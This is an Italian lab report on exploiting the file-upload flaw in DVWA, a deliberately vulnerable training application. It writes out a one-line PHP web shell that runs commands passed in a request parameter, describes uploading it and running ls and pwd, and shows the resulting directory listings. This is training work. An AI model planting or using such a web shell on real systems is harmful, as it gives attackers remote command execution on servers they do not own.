
Claudio De cicco
28/11/2022

Report Vulnerability Upload DVWA


-Creo un file php con il seguente codice

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

-Carico il file nella sezione upload e copio il percorso che viene generato e lo copio nell'url andando a richiamare poi il comando cmd=ls e successivamente cmd=pwd con questi risultati.




dvwa_email.png rete.save shell.php



/var/www/dvwa/hackable/uploads

Come altra prova sono andato a cercare un' altro codice che mi restituirà i permessi,il nome dei file o directory,il "propietario", la grandezza in bytes e la data dell'ultima modifica.



If you see this means, this file has been executed

```
total 28
drwxr-xr-x 2 www-data www-data 4096 Nov 28 10:01 .
drwxr-xr-x 4 www-data www-data 4096 May 20  2012 ..
-rw-r--r-- 1 www-data www-data  667 Mar 16  2010 dvwa_email.png
-rw------- 1 www-data www-data  633 Nov 28 08:21 rete.save
-rw------- 1 www-data www-data   35 Nov 28 09:24 shell.php
-rw------- 1 www-data www-data  120 Nov 28 09:51 shell1.php
-rw------- 1 www-data www-data  133 Nov 28 10:01 shell2.php
```